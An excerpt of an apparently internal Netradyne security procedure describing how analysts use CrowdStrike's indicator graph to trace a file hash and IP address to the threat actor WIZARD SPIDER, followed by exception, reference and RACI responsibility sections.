
Using +, we can also add multiple additional indicators to this graph simply by leaving a space between each.

5794ce98af725b29ae32280909a725812a89fd4ecdbbf7f121b83f031526a967  
45.76.1.57




#### STEP / 07

While the indicator graph shows us the same data available in the event search options, the graphical view provides additional context through CrowdStrike Intelligence information while allowing us to see relational information between multiple indicators.




#### STEP / 08

Drilling into a green host bubble reveals the specific hostnames associated with the indicator.




## STEP / 09

The graph also illustrates that these indicators have been associated with a known bad actor, WIZARD SPIDER. The summary view is available in the right pane as well as a link to view the complete actor profile




## STEP / 10

Open the actor profile to learn more about WIZARD SPIDER.



The screenshot shows the netradyne Intelligence interface. At the top, there's a navigation bar with icons for Home, Threats, Intelligence, and Actors, followed by a search bar and user account information. Below the navigation is the title "WIZARD SPIDER" and its location, "Eastern Europe, Russian Federation". To the right is a circular icon depicting a stylized spider. The main content area has tabs for "Summary" (which is selected) and "Kill chain". A "Select an action" dropdown is also present. Under the "Summary" tab, there's a section titled "Most recent Crowdstrike reports" with a link to "See 68 reports". Below this are several news items with timestamps and titles, such as "Nov. 8, 2021 12:57:45 CSA-210908 Former RAMP Administrator Claims Groove was Designed to Manipulate Media; Promotes other Ransomware-as-a-Service Programs", "Nov. 5, 2021 15:55:13 CSWR-21044 CrowdStrike Intelligence Weekly Report: Week of 10/30/2021", and "Nov. 3, 2021 13:04:11 CSA-210994 Data Pertaining to UK-Based Consumer Goods Victim of WIZARD SPIDER's Conti Ransomware Removed From DLS; Operators Propose New Data Exposure Procedures". At the bottom of the summary section, there are tabs for "Details" and "Actor activity", along with links for "Sandbox reports", "Endpoint detections", and "Svetlight vulnerabilities".

## 17 Process Flow



## 18 Exception

Exception to this procedure above mentioned in all points must be approved through the Netradyne [Exception Process](#).

## 19 References

[change management](#)

[Incident Response Plan](#)

## 20 Appendix A: Document RACI Matrix

Role/Activity	Document Owner/Functional Area Lead	Document Contributor	ND Leadership	Functional Area Team	InfoSec	All ND Member(s)
Ensure document is kept current	A	R	I, C	R, C	C	I
Ensure stakeholders are kept informed	A	R	-	R	C	-
Ensure document contains all relevant information	A	R	I, C	R, C	C	I
Ensure document adheres to document governance policy	A, R	R	I	R, C	R, C	I
Provide SME advice	I, R	A, R	I	R, C	I, C	I
Gathering and adding document contents	I	A, R	I, C	R, C	C	I
Document Approval	A	R	I, R	I	I, R	I

### Key

R	Responsible
A	Accountable
C	Consulted
I	Informed